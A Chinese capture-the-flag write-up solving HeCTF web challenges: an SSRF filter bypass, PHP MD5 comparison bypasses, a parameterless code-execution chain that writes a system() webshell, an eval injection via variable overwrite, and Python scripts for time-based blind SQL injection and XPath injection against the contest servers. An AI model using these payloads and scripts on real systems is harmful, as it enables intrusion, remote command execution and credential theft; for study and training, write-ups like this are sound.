HeCTF

签到

`忘记密码命令暴力破解验证码`

ssrfme

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
//try flag.php
function filter($url) {
    $match_result=preg_match('/^(http|https)?:\/\/.*(\/)?.*$/',$url);
    if (!$match_result)
    {
        die('url fomat error');
    }
    try
    {
        $url_parse=parse_url($url);
    }
    catch(Exception $e)
    {
        die('url fomat error');
        return false;
    }
    $hostname=$url_parse['host'];
    $ip=gethostbyname($hostname);
    $int_ip=ip2long($ip);
    return ip2long('127.0.0.0')>>24 == $int_ip>>24 || ip2long('10.0.0.0')>>24 == $int_ip>>24 || ip2long('172.16.0.0')>>20 == $int_ip>>20 || ip2long('192.168.0.0')>>16 == $int_ip>>16;
}
$url = $_GET['url'];
if(!filter($url)){
     echo file_get_contents($url);
}
?>
```

`exp:?url=://../../../../../../../../flag`

BOOM ezphp

```php
 <?php
error_reporting(0);
highlight_file(__file__);
include('flag.php');
$string_1 = $_GET['str1'];
$string_2 = $_GET['str2'];

```

```
if($_GET['param1']!==$_GET['param2']&&md5($_GET['param1'])===md5($_GET['param2'])){

        if(is_numeric($string_1)){
            $md5_1 = md5($string_1);
            $md5_2 = md5($string_2);
            if($md5_1 != $md5_2){
                $a = strtr($md5_1, 'cxhp', '0123');
                $b = strtr($md5_2, 'cxhp', '0123');
                if($a == $b){
                    echo $flag;
                }
                else {
                    die('you are close');
                }
            }
            else {
               die("md5 is wrong");
            }
            }
        else {
        die('str1 not number');
        }
    }
else {
    die('you are wrong!');
}
?>
```

第一个绕过是通过数组：

```
param1[]=1&param2[]=2
```

```
if(is_numeric($string_1)){
    $md5_1 = md5($string_1);
    $md5_2 = md5($string_2);
    if($md5_1 != $md5_2){
        $a = strtr($md5_1, 'cxhp', '0123');
        $b = strtr($md5_2, 'cxhp', '0123');
        if($a == $b){
            echo $flag;
        }
```

要求$string_1是数字并且md5之后和$string_2不一样，但是通过替换之后是相同的，就需要跑脚本

```
<?php
for($i = 1000000; $i <= 100000000; $i++) {
   $md5 = strtr(md5($i),'cxhp', '0123');
   if(preg_match('/^0e\d+$/', $md5)) {
    echo $i."\n". md5($i);
    break;
   }
}#2120624
?>
```


`exp:`

`?param1[]=1&param2[]=2&str1=2120624&str2=QNKCDZOs`

web1

> 跟着wp复现的，就介绍一下自己的思路

`打开页面之后就简单的数组绕过`



```
POST / HTTP/1.1
Host: 121.196.32.184:12001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101
Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

a[]=1&b[]=2
```

```
HTTP/1.1 200 OK
Date: Tue, 24 Nov 2020 06:59:54 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.3.24
Vary: Accept-Encoding
Content-Length: 542
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<br />
<b>Warning</b>:  md5() expects parameter 1 to be string, array given
in <b>/index.php</b> on line <b>4</b><br />
<br />
<b>Warning</b>:  md5() expects parameter 1 to be string, array given
in <b>/index.php</b> on line <b>4</b><br />
You need the file is ./3b8cf4731c36d20776c76e20f9c774c7.php<!--
if ($_POST['a'] !== $_POST['b'] && md5($_POST['a']) === md5($_POST['b'])) {
echo ("You need the file is xxx");
} else {
echo ("nonono , once again! ");
}
flag不在/flag中哦，你应该找找奇奇怪怪的文件名
-->
</html>
```

`然后肯定是访问这个文件`

```
@$data=$_POST['data'];
$file=$_POST['file'];
if($file!="/xxx")
die("你需要知道写入的文件名！！！！！我猜你知道到这个文件叫什么,记得加上绝对路径");
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $data)) {
echo "great!!!!你需要看看源码";
file_put_contents($file,"");
}
```


`简单是看一看代码意思是要我们知道一个文件名(应该是之后我们创建的文件名)，然后要绕过正则表达式的匹配`

```
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $data))

[^\W],对于\W,其意思等价于[^A-Za-z0-9_]。那么我们知道，我们的input必须以此开头
然后是括号匹配\( ...... \)括号中间为(?R)?意思为重复整个模式。简单理解，我们可以输入以下类型a(b(c()))，而不能加参数,否则将无法匹配a(c,d)
```

`利用思路是我们想知道这个文件，然后控制data数据向该文件写入一些函数进行控制，（无参数rec）`

首先这个文件是存在在`var/www/html/etc/crontab下`（就是设置时间器去执行这个文件）


为了能够利用参数我们引用`get_defined_vars()函数：返回一个包含所有已定义变量列表的多维数组，这些变量包括环境变量、服务器变量和用户定义的变量。`



```
POST /3b8cf4731c36d20776c76e20f9c774c7.php HTTP/1.1
Host: 121.196.32.184:12001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101
Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 65

file=/very_g00d_Y0u_got_it.php&data=var_dump(get_defined_vars());
```

将内容写入该文件

```
HTTP/1.1 200 OK
Date: Tue, 24 Nov 2020 07:48:08 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.3.24
Vary: Accept-Encoding
Content-Length: 339
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
@$data=$_POST['data'];
$file=$_POST['file'];
if($file!="/xxx")
die("你需要知道写入的文件名！！！！！我猜你知道到这个文件叫什么,记得加上绝对路径"
);
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $data)) {
echo "great!!!!你需要看看源码";
file_put_contents($file,"");
}

great!!!!
```



```
GET /very_g00d_Y0u_got_it.php?1=1 HTTP/1.1
Host: 121.196.32.184:12001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101
Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
```


```
HTTP/1.1 200 OK
Date: Tue, 24 Nov 2020 07:48:24 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.3.24
Vary: Accept-Encoding
Content-Length: 167
Connection: close
Content-Type: text/html; charset=UTF-8

array(4) {
  ["_GET"]=>
  array(1) {
    [1]=>
    string(1) "1"
  }
  ["_POST"]=>
  array(0) {
  }
  ["_COOKIE"]=>
  array(0) {
  }
  ["_FILES"]=>
  array(0) {
  }
}
```

可以控制这个值

然后我们就需要控制文件输入的$_GET数组的值

需要用到next();current();end();等相关函数

[PHP next() 函数]




```
POST /3b8cf4731c36d20776c76e20f9c774c7.php HTTP/1.1
Host: 121.196.32.184:12001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101
Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 81

file=/very_g00d_Y0u_got_it.php&data=system(current(current(get_defined_vars())));
```

```
HTTP/1.1 200 OK
Date: Tue, 24 Nov 2020 07:56:40 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.3.24
Vary: Accept-Encoding
Content-Length: 339
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
@$data=$_POST['data'];
$file=$_POST['file'];
if($file!="/xxx")
die("你需要知道写入的文件名！！！！！我猜你知道到这个文件叫什么,记得加上绝对路径"
);
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $data)) {
echo "great!!!!你需要看看源码";
file_put_contents($file,"");
}

great!!!!
```


system(current(current(get_defined_vars())));

执行$_GET数组里面的第一个的第一个值当命令执行



```
GET /very_g00d_Y0u_got_it.php?1=ls HTTP/1.1
Host: 121.196.32.184:12001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101
Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
```

```
HTTP/1.1 200 OK
Date: Tue, 24 Nov 2020 07:58:21 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.3.24
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 203

3b8cf4731c36d20776c76e20f9c774c7.php
Zmw0Z2dnZ2dnZ2dnZ2dnCg
bin
boot
dev
etc
flag
home
index.php
lib
lib64
media
mnt
opt
proc
reset.sh
root
run
sbin
srv
start.sh
sys
tmp
usr
var
very_g00d_Y0u_got_it.php
```



```
GET /very_g00d_Y0u_got_it.php?1=cat+Z* HTTP/1.1
Host: 121.196.32.184:12001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101
Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
```

```
HTTP/1.1 200 OK
Date: Tue, 24 Nov 2020 07:59:01 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.3.24
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 43

flag{41e000b2-dadc-11ea-917a-9b59aa93fd1b}
```

```
#源代码
@$data=$_POST['data'];
$file=$_POST['file'];
if($file!="/xxx")
    die("你需要知道写入的文件名！！！！！我猜你知道到这个文件叫什么,记得加上绝对路径");
```

```
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $data)) {
    echo "great!!!!你需要看看源码";
    file_put_contents($file,"<?php ".\$data." ?>");
}
<?php
    @$data=$_POST['data'];
    $file=$_POST['file'];
    if($file!="/very_g00d_Y0u_got_it.php")
        die("你需要知道写入的文件名！！！！！我猜你知道到这个文件叫什么,记得加上绝对路径");
if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $data))
    die("nonono ");
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $data)) {
    echo "great!!!!";
    @file_put_contents($file,"<?php ".$data." ?>");
    //你想要的文件是    Zmw0Z2dnZ2dnZ2dnZ2dnCg
}
?>
```

```
#exp.py
#-*-codeing = utf-8 -*-
#@Author: Firebasky
import re
import requests
s = requests.session() #维持会话,可以让我们在跨请求时保存某些参数
key='/very_g00d_Y0u_got_it.php'
url='http://121.196.32.184:12001/'
exp='system(current(current(get_defined_vars())));'
data={
    'a[]':1,
    'b[]':2
}
data1={
    'file':key,
    'data':exp
}
r = s.post(url,data)
file=str(re.findall('[a-z0-9]+.php',r.text))
keyfile=file[28:-2]#获得写入文件的文件

r1 = s.post(url+keyfile,data1)#访问写入文件
r2 = s.get(url+key+'?1=nl+Z*')#执行命令
print(r2.text)

```

小bo站

`下载源代码www.zip进行代码审计`

```
#action.php
<?php
require_once("./view.php");
$page = ($_POST['page']).'.php';
$post_data = array();
foreach ($_POST as $key => $value) {
    $post_data[$key] = $value;
```

```php
}
if (file_exists($page))
{
    @require_once($page);#执行包含文件
}
?>
#包含页面
```

```php
#md5.php
<?php
require_once("./view.php");#包含view.php
function action($post_data){
    foreach ($post_data as $key => $value) {
        $$key = $value;#变量覆盖漏洞
    }
    if ($method==='md5'){

        $res = md5($source);
    }
    if ($method==='sha1'){
        $res = sha1($source);
    }
    return $res;
}
$view_class = new View();
$data = array();
$data['page'] = 'md5';
$data['res'] = action($post_data);
$view_class->echoContent($data['page'], $data);
?>
```

通过md5.php页面对view.php页面进行包含，去分析一下view.php页面里面存在多个eval函数可能存在命令执行漏洞

在md5.php页面可以控制POST:res参数然后通过action函数之后会形成变量覆盖，覆盖了$data['res']的值

然后去跟进view.php里面查看echoContent()函数

```php
#view.php
function echoContent($vId, $data)
{
    $this->data = $data;
    $content = loadFile("views/".$vId.".php");
    $content = $this->parseHeadAndFoot($content);#过滤替换
    $content = $this->parseVal($content);#过滤，修改了content的值 加载了exp
    $content = $this->parseIf($content);#过滤
    echo $content;
}

function parseHeadAndFoot($content)#$content进行替换
{
    $content=str_replace("{chinaz:header}",loadFile($this->templateDir."header.php"),$content);
    $content=str_replace("{chinaz:footer}",loadFile($this->templateDir."footer.php"),$content);
    return $content;
}

function parseVal($content){
    $data = $this->data;#一句话的内容
    foreach ($data as $key => $value) {
        $content = str_replace("{?=".$key."?}", $value, $content);
    }
    $content = preg_replace("/{\?=[a-z]*\?}/", "", $content);
    return $content;#过滤返回
}

#简单的拿出parseIf()函数的代码
function parseIf($content){
    $Rule = buildregx("{if:(.*?)}(.*?){end if}","is");
    preg_match_all($Rule,$content,$iar);#过滤
    #$iar是一个数组类型里面的内容就是$data的内容
    $arlen=count($iar[0]);
    for($m=0;$m<$arlen;$m++){
            $strIf=$iar[1][$m];
            $strIf=$this->parseStrIf($strIf);#$strIF就是我们控制的$res
        ....
            @eval("if(".$strIf.") {\$ifstatus=true;}else{\$ifstatus=false;}");
        #eval("if""or @eval($_POST[0]) or"")
}
```

简单的说就是我们可以控制md5.php页面的post参数:res,然后当去执行md5.php页面时，会去调用view.php里面的echoContent()方法，echoContent()方法里面的parseVal()方法对$content进行替换，然后parseVal()方法对$content内容进行重写，最后parseIf()方法是让$strIf变量获得$content内容的值[其实就是我们控制的$res的值]，之后进行eval函数

总体来说：通过$res从而可以控制$strIf 来实现命令执行

```
import requests
url='http://121.196.108.136:21002/action.php'
data={
    "page":"md5",
    "res":"\"or @eval($_POST[0]) or\"",#"是为了闭合双引号
    "0":"system('ls /');"
}
res=requests.post(url=url,data=data)
if 'flag' in res.text:
    print(res.text)
```

xiazhu

考察sql注入 benchmark()绕过

```
import requests
import time
url = "http://121.196.108.136"
result = ''
for i in range(1,100):
    for char in range(48,127):
        #设置payload
        payload ="admin' and if((ascii(substr((select(group_concat(flag))from(flllllllaggggggg)),{},1)))={},benchmark(2000000,md5('aaa')),0)#".format(i,char)
        data={'usname':payload,'pswd':'123'}
        #计算响应时长
        start = (time.time())
        r = requests.post(url,data=data)
        print(url+payload)
        response_time = (time.time()) - start
        if response_time >= 2:
            result += chr(char)
            print('flag: {}'.format(result))
            break
```

injection

[XPATH注入学习]

[XPath 教程]

```
#判断根节点
'or+count(/)=1+or'

##根节点下的子节点
'or+count(/*)=1+or'

##判断根节点下的节点长度
'or+string-length(name(/*[1]))=4+or+'

##猜解根节点下的节点名称
'or+substring(name(/*[1]),1,1)='r'+or+'
##猜解出该节点名称为root


'or+count(/root)=1+or' # /root节点数量为1
'or+string-length(name(/root/*[1]))=5+or+'  #判断/root下的节点长度
'or+substring(name(/root/*),1,1)='§r§'+or+' #users

'or+count(/root/users/*)=3+or'
'or+string-length(name(/root/users[position()=1]/*[1]))=4+or+'
读取user节点的下子节点
'or substring(name(/root/users[position()=1]/*[1]), 1, 1)='u'+or+''  # user

'or+count(/root/users/user/*)=9+or'#9个子节点
'or+string-length(name(/root/users/user[position()=1]/*[1]))=2+or+' #2
```

```

#payload="x' or count(/)={} or ''='"    #1   根节点数为1
#payload="x' or count(/*)={} or ''='"   #1   根节点下只有1个子节点
```

```
#payload="x' or string-length(name(/*[1]))={} or ''='"    #8    节点下节点长度为8
#payload="x' or substring(name(/*[1]), {}, 1)='{}'  or ''='"    #root    节点下节点名称

#payload="x' or count(/root/*)={} or ''=' " #1  root节点数1
#payload="x' or string-length(name(/root/*[1]))={} or ''='"  #5 root节点下节点长度为5
#payload="x' or substring(name(/root/*[1]), {}, 1)='{}' or ''='"  #users

#payload="x' or count(/root/users/*)={} or ''='"  #3
#payload="x' or string-length(name(/root/users/*[3]))={} or ''='"  #1,4  2,4  3,4
#payload="x' or substring(name(/root/users/*[3]), {}, 1)='{}' or ''='" #1,user 2,user 3,user

#payload="x' or count(/root/users/user[position()=3]/*)={} or ''='"  #1,3 2,3 3,3#user[position()=1]表示相同名称user节点的第一个
#payload="x' or substring(name(/root/users/user[position()=1]/*[2]), {},1)='{}' or ''='" #1,id  2,username  3,password

#payload="x' or count(/root/users/user[position()=3]/username/*)={} or ''='" #0 返回0表示username下没有节点了
payload="x' or substring((//user[position()=1]/username[position()=1]),{},1)='{}'  or ''='" #查询username节点值

```

```python
#-*-codeing = utf-8 -*-
#@Author: Firebasky
#@File: exp.py
import requests
dic='qazwsxedcrfvtgbyhnujiokplm0123456789'
url='http://114.55.165.246:8082/'
def get_user():
    for i in range(1,10):
        for j in dic:
            exp="?username='or+substring((/root/users/user[position()=1]/username[position()=1]),{},1)='{}'+or+'&password=1&submit=2".format(i,j)
            res = requests.get(url+exp)
            if "login as admin" in res.text:
                print(j,end="")
                break

def get_passwd():
    for i in range(1,40):
        for j in dic:
            exp="?username='or+substring((/root/users/user[position()=1]/password[position()=1]),{},1)='{}'+or+'&password=1&submit=2".format(i,j)
            res = requests.get(url+exp)
            if "login as admin" in res.text:
                print(j,end="")
                break
get_user()
print("\n")
get_passwd()
```

easygo

考察`cookie`伪造